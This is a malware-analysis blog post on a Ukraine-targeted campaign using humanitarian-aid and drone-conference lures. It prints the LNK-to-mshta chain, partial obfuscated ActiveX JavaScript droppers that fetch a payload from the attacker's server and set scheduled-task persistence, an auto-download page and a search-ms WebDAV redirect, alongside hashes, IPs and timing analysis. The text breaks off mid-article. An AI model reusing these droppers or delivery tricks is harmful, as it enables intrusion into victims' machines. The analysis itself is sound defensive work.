




Surprise, surprise – a new UAC article

Actor: UAC-0244 / UAC-0247 / MB-0006
Malwarebox Identifier: 0006

This article is a little bit older, mainly because I have been spending a lot of time on [Malwarebox](#) and several other articles recently. It is also part of my **UAC series**, where I look at threat activity with a Ukraine connection, my last article "[UAC-0184: From HTA to a Signed Network Stack](#)"

A few weeks ago, I analyzed a malware campaign that was clearly targeting Ukraine. Since I first started working on this article, a few things have changed. UAC-0247 is now considered to be linked to the same actors behind the UAC-0244 cluster, as [CERT-UA describes here](#):

"CERT-UA звертає увагу спільноти на те, що активність, описана в цій статті як окремий кластер кіберзагроз UAC-0247, фактично здійснюється особами, діяльність яких раніше відстежувалася за ідентифікатором UAC-0244"

"CERT-UA draws the community's attention to the fact that the activity described in this article as a separate cyber threat cluster UAC-0247 is actually carried out by individuals whose activity was previously tracked under the identifier UAC-0244."

Hash	Description
8040da63a8f5be3fec9724d6d6e6f101f5336d99be309bf0b7cd781f12aace15	8040da63a8f5be3fec9724d6d6e6f101f5336d99be309bf0b7cd781f12a
c06cc6122b798f88a05a088bfed39594af86ba714da89fec5ca62d7119782df9	updater.exe
b1d765f50f5c3702658b7a59a9bd05cfb042ea6b2d150191a84c53d373b9e4a	Final Payload

The investigation started with the sample:

8040da63a8f5be3fec9724d6d6e6f101f5336d99be309bf0b7cd781f12aace15

Date	Time	Attr	Size	Compressed	Name
2026-03-05	17:35:16		1179	658	Форма заявки на гуманітарну допомогу фонд УкрВарта.txt.lnk

Inside the ZIP archive we downloaded, there was an LNK file named:

“Форма заявки на гуманітарну допомогу фонд УкрВарта”

Translated from Ukrainian, this means roughly:

“UkrVarta Foundation Humanitarian Aid Application Form”

So let's unpack the archive and take a look at the LNK file with LNKParse.


```
DATA:
Description: Shortcut pointing to a secured document
Relative path: ..\..\..\..\Windows\System32\mshta.exe
Working directory: C:\Windows\System32\
Command line arguments: https://ukrvarta.online/dopomoga/dopomoga.hta
Icon location: '%SystemRoot%\System32\SHELL32.dll'

EXTRA:
```

This is a typical mshta to HTA infection chain launched through a Windows LNK file.

If you have been following my blog for a while, you might slowly start seeing a pattern here when it comes to Russian-aligned threat actors.

Now let's take a look at the website.



(Website is currently offline)

Unfortunately, I only still have the screenshot of the Ukrainian version and my Ukrainian is not exactly perfect, but the headline says something along the lines of:


"A Technological Edge for Victory"

UkrVarta supplies units with state-of-the-art FPV drones, UAVs, various types of equipment, PES tools and platforms for knowledge shar:

The page describes UkrVarta as supporting units with modern FPV drones, UAVs, aircraft types, EW tools and platforms for exchanging experience between the military and industry.

So the lure is obviously aimed at FPV drone owners, operators or people interested in that area.

When I tried to download the payload from the LNK, however, I saw this:



At first this error looked a bit strange, but then I quickly remembered that other Russian-aligned groups seem to have a bit of a geofencing fetish. So I ran the target through my tracking setup and, voilà, I was able to download the payload.

But, as already mentioned in my previous article, before going deeper I always check how sloppy the actor was when configuring their web server.

And once again, no real effort was made here:

Index of /dopomoga

Name	Last modified	Size	Description
Parent Directory	-		
dopomoga.hta	2026-03-22 20:18	2.4K	
dopomoga.hta.old	2026-03-06 00:37	6.1K	
dopomoga.html	2026-03-08 20:10	3.6K	
dopomoga_empty.html	2026-03-08 20:11	921	
form.html	2026-03-17 22:59	230K	
script.js	2026-03-22 20:17	1.6K	
updater.txt	2026-03-22 20:17	217K	

Apache/2.4.52 (Ubuntu) Server at ukrvarta.online Port 443

Index of /conference

Name	Last modified	Size	Description
Parent Directory	-		
conference.hta	2026-02-24 22:16	11K	
conference.html	2026-02-24 22:19	3.1K	
conference2026.html	2026-02-25 21:28	1.2K	
plug.html	2026-02-24 17:24	1.0K	
updater.txt	2026-03-14 22:01	217K	

Apache/2.4.52 (Ubuntu) Server at ukrvarta.online Port 443

All samples were simply exposed. Good job.

These kinds of mistakes do not only give us files.

They also provide directly usable intelligence on UAC-0247/UAC-0244, especially around working patterns.

And btw: They fixed this mistake after me downloading everything, so at least either they figured it out on their own, or they're monitoring their infrastructure.

The relevant time window was:

24 February 2026 to 22 March 2026

So roughly **27 days**.

Distribution by weekday:

Weekday	Count
Tuesday	4
Wednesday	1
Friday	1
Saturday	1
Sunday	5

What stands out is the strong concentration around late hours:

Time window	Count
00:00-00:59	1
17:00-17:59	1
20:00-20:59	5
21:00-21:59	1
22:00-22:59	4

So: **10 out of 12 events happened between 20:00 and 22:59**.

That is the most interesting point here.

The server itself is reachable via the IP address:

109.237.97.4

IP Information for 109.237.97.4

— Quick Stats

IP Location	 Germany Frankfurt Am Main Nuxt.cloud Hosting Provider
ASN	 AS216127 NUXT-AS INTERNATIONAL HOSTING COMPANY LIMITED, GB (registered Oct 18, 2023)
Resolve Host	vm1286167.cloud.nuxt.network
Whois Server	whois.ripe.net
IP Address	109.237.97.4

```
% Abuse contact for '109.237.97.0 - 109.237.97.255' is 'abuse@nuxt.cloud'

inetnum:        109.237.97.0 - 109.237.97.255
netname:        AS216127-DE-IPv4
country:        DE
geofeed:        https://geofeed.nuxt.cloud/subnet.csv
org:            ORG-NUXT1-RIPE
admin-c:        NT4626-RIPE
tech-c:         NT4626-RIPE
status:        SUB-ALLOCATED PA
mnt-by:        lir-ge-fast-1-MNT
mnt-by:        netshield-mnt
created:        2024-08-13T08:22:08Z
last-modified:  2024-08-13T15:25:38Z
source:        RIPE

organisation:   ORG-NUXT1-RIPE
org-name:       nuxt.cloud hosting provider
country:        GB
org-type:       OTHER
address:        71-75 Shelton Street, Covent Garden, London, United Kingdom, WC2H 9JQ
e-mail:         abuse@nuxt.cloud
admin-c:        NT4626-RIPE
abuse-c:        NT4626-RIPE
tech-c:         NT4626-RIPE
```

This server is hosted at nuxt[.]cloud, a Russian hosting provider. Because of that, I suspect that the system time might have been set to UTC+3. I cannot prove that, though.

Присоединяйтесь к NuxtCloud в Telegram!
Эксклюзивные промокоды, новости и обновления сервиса

Перейти в канал

Состояние системы и серверов

Русский (P)

support@nuxt.cloud

 **Nuxt**

Виртуальные (VPS) серверы

DNS-хостинг

Реферальная программа

Личный кабинет

Первоклассные серверы по демократичным ценам

Производительность и качество серверов nuxt.cloud позволят любому проекту в Интернете бесперебойно работать. Полностью выделенные ресурсы для Вашего сервера без оверселлинга, установка любой ОС или ISO, множество локаций и защита от DDoS.

Арендовать сервер →



Идеальные тарифы для любых задач

Оптимизация рабочей нагрузки с безупречно подходящими тарифами для работы с Вашими ботами, базами данных, микро/веб-сервисами, хостинг-панелями, CMS, API. Высокоэффективные сервера с лучшим соотношением «цена/качество» на рынке.

Лидер продаж

Now back to the analysis.

Files such as dopomoga.hta.old are always nice to find, because they let us look at the evolution of the delivery chain.

But first, let's look at `dopomoga.hta`.

```
67 </style>
68
69 <script language="javascript">
70 function showConfirmation() {
71 | alert("Дякуємо! Форма підтверджена. Інформація надіслана фонду.");
72 }
73 </script>
74
75 <script src="https://ukrvarta.online/dopomoga/script.js">
76 </script>
77
78 </head>
79
80 <body>
81 <h2>Підтвердження отримання допомоги від фонду</h2>
82
83 <div class="section-box">
84 <label>Заклад:</label><br>
85 <input type="text" id="hospital"><br>
86
87 <label>Контактна особа (ПІБ, посада):</label><br>
88 <input type="text" id="contact"><br>
89
90 <label>Телефон / Email:</label><br>
91 <input type="text" id="phone">
92 </div>
93
94 <div class="section-box">
95 <label>Побажання щодо закупівель / необхідні позиції:</label><br>
96 <textarea id="requests" placeholder="Опишіть необхідні медикаменти, обладнання або розхідні матеріали..."></textarea>
97 </div>
```

At first glance, there is not much suspicious visible here, except for the included JavaScript file `script.js`

```
1 var _0x3a94ab = _0x423d;
2 (function(_0x2c8484, _0x4bc3b2) {
3   var _0x1c7b96 = _0x423d,
4       _0xd85eea = _0x2c8484();
5   while (![]) {
6     try {
7       var _0x549a15 = parseInt(_0x1c7b96(0x75)) / 0x1 * (parseInt(_0x1c7b96(0x69)) / 0x2) + parseInt(_0x1c7b96(0x74)) / 0x3 * (parseInt(_0x1c7b96(0x68)) / 0x4) + pa
8       if (_0x549a15 === _0x4bc3b2) break;
9       else _0xd85eea['push'](_0xd85eea['shift']());
10      } catch (_0x4fe4a6) {
11        _0xd85eea['push'](_0xd85eea['shift']());
12      }
13    }
14  })(_0x2ef8, 0x1a797);
15
16 function _0x423d(_0x3e372e, _0x38ee68) {
17   _0x3e372e = _0x3e372e - 0x66;
18   var _0x2ef82a = _0x2ef8();
19   var _0x423df7 = _0x2ef82a[_0x3e372e];
20   return _0x423df7;
21 }
22
23 function _0x2ef8() {
24   var _0x4ef266 = ['130JQmnp', '3147470risVj1', 'ExpandEnvironmentStrings', 'Run', '10515Kkhyjk', '884136eD0oYm', 'FolderExists', '181503Mn8NuA', '450VEtRbM', 'Scripti
25   _0x2ef8 = function() {
26     return _0x4ef266;
27   };
28   return _0x2ef8();
29 }
30 var shell = new ActiveXObject('WScript.Shell');
31 fso = new ActiveXObject(_0x3a94ab(0x72));
32 dir = shell[_0x3a94ab(0x6b)]('%LOCALAPPDATA%\x5cOneDriveUpdater');
```

```
\x20https://ukrvarta.online/dopomoga/updater.txt\x20-o\x20%LOCALAPPDATA%\x5cOneDriveUpdater\x5cOneDriveUpdater.exe', '9jf
```

The script is a classic, lightly obfuscated JavaScript dropper that executes on Windows systems through ActiveX.

The whole `_0x...` structure only exists to hide strings at runtime. Functionally, there is nothing complex here.

It is deliberately simple code that mainly tries to make static analysis slightly more annoying.

After resolving the strings, the script instantiates `WScript.Shell` and `Scripting.FileSystemObject`

%LOCALAPPDATA%\OneDriveUpdater

In the next step, the script uses `cmd /c` and `curl` to download a file from:

The file is stored locally as:

```
%LOCALAPPDATA%\OneDriveUpdater\OneDriveUpdater.exe
```

This is a simple masquerading trick: a file that looks like a text file on the server is downloaded and immediately written as an executable on disk.

Right after that, the script establishes persistence by creating a scheduled task named:

OneDriveUpdater

The task runs in the user context and starts the dropped executable every ten minutes.

The execution happens without a visible window, keeping the whole process unobtrusive for the user.

Overall, this is a typical stage-0 dropper as often seen in phishing campaigns.

It uses only built-in Windows tooling, no complex techniques, no exploit, just a clean and reliable flow:

Create folder -> download payload -> establish persistence

The actual functionality clearly lives inside the downloaded file.

This script only handles initial access and persistence.

We will look at `updater.txt` / `updater.exe` later in the article.

Before doing that, let's look at the other files and especially compare `dopomoga.hta` with `dopomoga.hta.old`.

The file is quite small, so we can simply diff it.

[illegible]

The new HTA is basically just a shell. The old one did the actual work.

The old file contains the complete payload logic.

Obfuscated JavaScript builds a shell through ActiveX, stages itself under %LOCALAPPDATA%\OneDriveUpdater, pulls a payload from [ukrvarta\[.\]online/conference/updater.txt](http://ukrvarta[.]online/conference/updater.txt) via PowerShell, decodes it with XOR and writes the result as an EXE.

After that, it directly creates a scheduled task that executes the file every few minutes. Classic dropper with persistence, just slightly obfuscated.

In the new file, this entire block is simply gone. Instead, it only loads an external script from ukrvarta[.]online/dopomoga/script.js. Locally, nothing really happens anymore besides rendering the UI and showing a fake confirmation popup.

The actual logic has been moved into the externally loaded script.

The form was also slightly adjusted. Previously, it used checkboxes with fixed categories.

Now it uses a free-text field instead.

That makes it look less like a template and a bit more believable.

Bottom line:

same thing, but implemented more cleanly. Previously, it was a blunt HTA dropper.

It is now more of a minimal stub that dynamically loads the payload logic.

dopomoga.html

```
26     </main>
27     <div id="base64Container" style="visibility: hidden;">
28     UEsDBBBQAAAgIAGh8ZVxSDhImkgIAAJsEAABmABwA0KTQvtGA0LzQsCDQt9Cw0Y/QstC60Lgg0L3QsCDQs9GD0LzQsNC90ZbRgtCw0Y
29     </div>
30
31     <script>
32         function base64ToUint8Array(base64) {
33             const raw = atob(base64);
34             const uint8Array = new Uint8Array(raw.length);
35             for (let i = 0; i < raw.length; i++) {
36                 uint8Array[i] = raw.charCodeAt(i);
37             }
38             return uint8Array;
39         }
40
41         const base64Content = document.getElementById("base64Container").textContent.trim();
42         const decodedContent = base64ToUint8Array(base64Content);
43         const blob = new Blob([decodedContent], { type: "application/octet-stream" });
44         const link = document.createElement("a");
45         link.href = URL.createObjectURL(blob);
46         link.download = "Форма заявки на гуманітарну допомогу.zip";
47         document.body.appendChild(link);
48         link.click();
49         document.body.removeChild(link);
50     </script>
```

The page itself looks completely harmless at first: some text, a download hint, nothing too exciting.

The actual trick sits at the bottom: the ZIP archive is embedded directly into the HTML as Base64.

When the page is loaded, the data is decoded and automatically dropped as a file.

Compared to the HTA variants, this is not execution-focused anymore.

It is pure delivery. But it is cleaner, more stable and less noisy.

And btw: the ZIP contains the same LNK file as our initial entry sample.

So this was most likely also used as an entry vector.

ЗАКРИТА КОНФЕРЕНЦІЯ ДЛЯ ВИРОБНИКІВ БПЛА ТА СИСТЕМ РЕБ

10 береня 2026 року · Київ, Україна

ПРО ЗАХІД

Запрошуємо провідних представників промисловості та наукових організацій, що займаються розробкою безпілотних літальних апаратів (БПЛА) та систем радіоелектронної боротьби (РЕБ), взяти участь у закритій конференції.

Метою заходу є обговорення актуальних тенденцій розвитку технологій БПЛА та РЕБ, обмін досвідом між промисловістю та державними структурами, а також оцінка перспектив інтеграції сучасних рішень у національну систему оборони.

Серед запрошених учасників — представники профільних державних структур та оборонного сектору. Остаточний склад учасників уточнюється.

ПОПЕРЕДНІ ТЕМИ ДЛЯ ОБГОВОРЕННЯ

- Сучасні розробки БПЛА та перспективи їх застосування
- Системи радіоелектронної боротьби: технології, тренди, інновації
- Інтеграція БПЛА та РЕБ: стратегічні й тактичні можливості
- Програмне забезпечення та автоматизація управління
- Стандарти безпеки та сертифікації
- Міжнародний досвід і співробітництво
- Застосування у сфері національної безпеки

ПРОГРАМА ЗАХОДУ

Програма конференції формується. Організаційний комітет приймає заявки на доповіді та презентації для включення до порядку денного.

РЕЄСТРАЦІЯ ТА КОНТАКТИ

Для участі у конференції та подані матеріалів просимо звертатися:
info@ukrvarta.online

Організаційний комітет

CLOSED CONFERENCE FOR UAV AND EW MANUFACTURERS

March 10, 2026 · Kyiv, Ukraine

ABOUT THE EVENT

Leading representatives of industry and research organizations engaged in the development of unmanned aerial vehicles (UAVs) and electronic warfare (EW) systems are invited to participate in a closed conference.

The conference aims to discuss current trends in UAV and EW technologies, facilitate knowledge exchange between industry and government entities, and evaluate the integration of advanced solutions into the national defense system.

Representatives of relevant state and defense sector institutions are expected to attend. The final list of participants is being finalized.

PRELIMINARY TOPICS

- Current UAV developments and application scenarios

```

84 <script>
85 var _0x983f2c = _0x5181;
86
87 function _0x151a() {
88     var _0x46139d = ['1310370daJGwY', '100kyJUCo', 'CreateFolder', 'ExpandEnvironmentStrings', '28156932gkTQNF', 'JABIAHIAbAAgAD@AIAAIAgGAdAB
89     _0x151a = function() {
90         return _0x46139d;
91     };
92     return _0x151a();
93 }(function(_0x5b2a70, _0x596711) {
94     var _0x382d07 = _0x5181,
95         _0x25a5cc = _0x5b2a70();
96     while (!![]) {
97         try {
98             var _0xb72c2 = -parseInt(_0x382d07(_0x1ae)) / 0x1 + -parseInt(_0x382d07(_0x1a6)) / 0x2 * (-parseInt(_0x382d07(_0x1ad)) / 0x3) + par
99             if (_0xb72c2 === _0x596711) break;
100             else _0x25a5cc['push'](_0x25a5cc['shift']());
101         } catch (_0x332af4) {
102             _0x25a5cc['push'](_0x25a5cc['shift']());
103         }
104     }
105 }(_0x151a, 0xc09c));
106 var shell = new ActiveXObject(_0x983f2c(0x1ac)),
107     fso = new ActiveXObject('Scripting.FileSystemObject'),
108     dir = shell[_0x983f2c(0x1a9)](_0x983f2c(0x1a2));
109 ifso[_0x983f2c(0x1b0)](dir) && fso[_0x983f2c(0x1a8)](dir);
110
111 function _0x5181(_0x151920, _0x3b71ee) {
112     _0x151920 = _0x151920 - 0x1a2;
113     var _0x151a28 = _0x151a();
114     var _0x518101 = _0x151a28[_0x151920];
115     return _0x518101;
116 }
117 var shell = new ActiveXObject(_0x983f2c(0x1ac)),
118     ps = _0x983f2c(0x1ab);
119 shell[_0x983f2c(0x1b2)](_0x983f2c(0x1a3) + ps + '\x22', 0x0, !![], shell[_0x983f2c(0x1b2)](_0x983f2c(0x1af), 0x0, !![]);

```

This one disguises itself as a legitimate document related to an FPV conference.

It looks clean, contains a decent amount of text, is bilingual and appears somewhat believable at first glance.

The interesting part runs in the background again.

It uses the same obfuscated script as before: it builds a shell through ActiveX, stages itself under %LOCALAPPDATA%\OneDriveUpdater, pulls a payload from ukrvarta[.]online/conference/updater.txt via PowerShell, decodes it and writes the result as an EXE.

After that, it creates a scheduled task that starts the payload regularly.

So, technically, there is nothing really new here.

It is just different packaging. Instead of a form, the lure now uses a “serious” looking document.

Bottom line: same dropper as in the older HTA, just better wrapped to look legitimate and increase the chance that someone opens it.

```
1 <!DOCTYPE html>
2 <html lang="uk">
3 <head>
4   <meta charset="UTF-8" />
5   <meta name="viewport" content="width=device-width, initial-scale=1.0" />
6   <title>УкрВарта | Програма конференції</title>
7   <meta
8     name="description"
9     content="Детальна програма конференції фонду «УкрВарта» доступна у завантаженому файлі."
10  />
11   <link rel="stylesheet" href=" ../styles.css" />
12 </head>
13 <body>
14   <main class="section section-center">
15     <div class="container">
16       <div class="simple-card">
17         <h1 class="section-title">Програма конференції</h1>
18         <p class="section-lead">
19           Детальна програма конференції доступна у завантаженому файлі.
20         </p>
21         <p class="section-lead">
22           The detailed conference agenda is available in the downloaded file.
23         </p>
24       </div>
25     </div>
26   </main>
27   <script>
28     | window.location.href="search-ms:query=lnk&crumb=location:\\\\ukrvarta.online@8080\\davwwroot";
29   </script>
30 </body>
31 </html>
32
```

The page itself is again just bait. Some text, nothing immediately suspicious.

The real move is this line at the bottom:

```
window.location.href="search-ms:query=lnk&crumb=location:\\\\ukrvarta.online@8080\\davwwroot";
```

This redirects the browser to a Windows search-ms URI. That does not simply open a website.

It opens Windows Search / Explorer with a predefined search. In this case, it points directly to a WebDAV share:

```
ukrvarta[.]online:8080/davwwroot
```

and filters for .lnk files.

In practice, this is delivery through Windows features instead of a classic download.

dopomoga.html vs dopomoga.html.old

When diffing `dopomoga.hta` and `dopomoga.hta.old`, we get the following result:

```

39c39
< input[type="text"] {
---
> input[type="text"], input[type="email"] {
39c39
< height: 200px;
---
> height: 150px;
66a67,71
> .checkbox-group label {
> font-weight: normal;
> display: block;
> margin-bottom: 5px;
> }
75,76c80,82
< <script src="https://ukrvarta.online/dopomoga/script.js">
< />script>
---
> <script>
> var _0x983f2c=_0x5181;function _0x151a(){var _0x46139d=['1310378daJ6WY','100kyJUCo','CreateFolder','ExpandEnvir
AcgB0AGELgBvAG4ABaBpAG4AZQAvAGMabwBuAGYAZQByAGUAbgBjAGUALwB1AHAAZABhAHQAZQByAC4AdAB4AHQA1gAKACQAbwB1AHQAUAhAHQAaA
AGEAdAB1AHIAXABcAE8AbgB1AEQAcgBpAHYAQZQBVAHAAZABhAHQAZQByAC4AZQB4AGUAIgAKACQAAwB1AHkAIAA9ACAAWwB1AHkAdAB1AFsAXQBdACg#
wAtAE8AYgBgAGUAYwB8ACAAlwB5AHMAdAB1AGBAlgB0AGUAdAAuAFcAZQB1AEMAbBpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQAO#
kAdAB1AHMAlgB0AGUAbgBnAHQAaAAKAGYAbwByACAaAAKAGkAIAA9ACAAmA7ACAAGABpACAALQBsAHQAIAAKAG1AeQB0AGUAcwAuAEwAZQBuAGcAd#
kAGkAXQAQACQAYgB4AG8AcgAgACQAAwB1AHkAWwAKAGkAIAA1ACAAJABrAGUAEQAUAEwAZQBuAGcAdAB0AF0ACgB9AAoAtgB1AHcALQBJAHQAZQBTAC#
KABT1AHAAABpBpAHQALQBGAGEAdAB0ACAAJABvAHUAdABQAGEAdAB0ACKAIA8BACAAATwB1AHQALQBG0AHUAbABsAAoAWwB1AE8ALgB0AGkAbAB1AF0A0gAE
t.Shell','3gPnEdG','64226BwMAGfo','cmd\x20/\x20schtasks\x20/create\x20/tr\x20\x220neDrive\x20Updater\x22\x20/tr\x20
x2010\x20/ru\x20(\x22%USERNAME%\x22','FolderExists','3920912ddfJWR','Run','8752373xtHrec','%LOCALAPPDATA%\x5c0neDrive
22','7080552AbMXlm','125420YqUUN'];;_0x151a=function(){return _0x46139d;};return _0x151a();}(function(_0x5b2a70,_0x#
t(_0x382d07(0x1ae))/0x1+-parseInt(_0x382d07(0x1a6))/0x2*(-parseInt(_0x382d07(0x1ad))/0x3)+parseInt(_0x382d07(0x1a7))
(0x1b3))/0x7+-parseInt(_0x382d07(0x1b1))/0x8+parseInt(_0x382d07(0x1aa))/0x9;if(_0x1b72c2===_0x596711)break;else _0x2
]());})(_0x151a,0xc09c));var shell=new ActiveXObject(_0x983f2c(0x1ac)),fso=new ActiveXObject('Scripting.FileSystem
0x983f2c(0x1a8))(dir);function _0x5181(_0x151920,_0x3b71ee)(_0x151920=_0x151920-0x1a2;var _0x151a28=_0x151a();var _b
c)),ps=_0x983f2c(0x1ab);shell[_0x983f2c(0x1b2)](_0x983f2c(0x1a3)+ps+'\x22',0x0,1![]),shell[_0x983f2c(0x1b2)](_0x983f
> </script>
84,85c90,91
< <label>Заклад</label><br>
< <input type="text" id="hospital"><br>
---
> <label>Заклад / організація</label><br>
> <input type="text" id="organization"><br>
95,96c101,116
< <label>Побажання щодо закупівель / необхідні позиції</label><br>
< <textarea id="requests" placeholder="Опишіть необхідні медикаменти, обладнання або розхідні матеріали..."></textar
---
> <label>Яка допомога потрібна</label>
> <div class="checkbox-group">
> <label><input type="checkbox" id="generator"> Генератор</label>
> <label><input type="checkbox" id="medicines"> Медикаменти</label>
> <label><input type="checkbox" id="food"> Їжа</label>
> <label><input type="checkbox" id="clothes"> Одяг</label>
> <label><input type="checkbox" id="hygiene"> Засоби гігієни</label>
> <label><input type="checkbox" id="batteries"> Батареї / Лампи</label>
> <label><input type="checkbox" id="baby"> Дитячі товари</label>
> <label><input type="checkbox" id="blankets"> Одеяла / спальні мішки</label>
> </div>
> </div>
>

```

Changes from Script 1 to Script 2

In the newer `dopomoga.hta`, the JavaScript is loaded externally, while in `dopomoga.hta.old` the script was embedded directly inside the HTA.

There are also several relevant changes between the two scripts.

- `dopomoga.hta` – JS part, cleaned (Click to View)
- `dopomoga.hta.old` – JS part, cleaned (Click to View)

The Base64 string inside the JavaScript from `dopomoga.hta.old` decodes to:

```

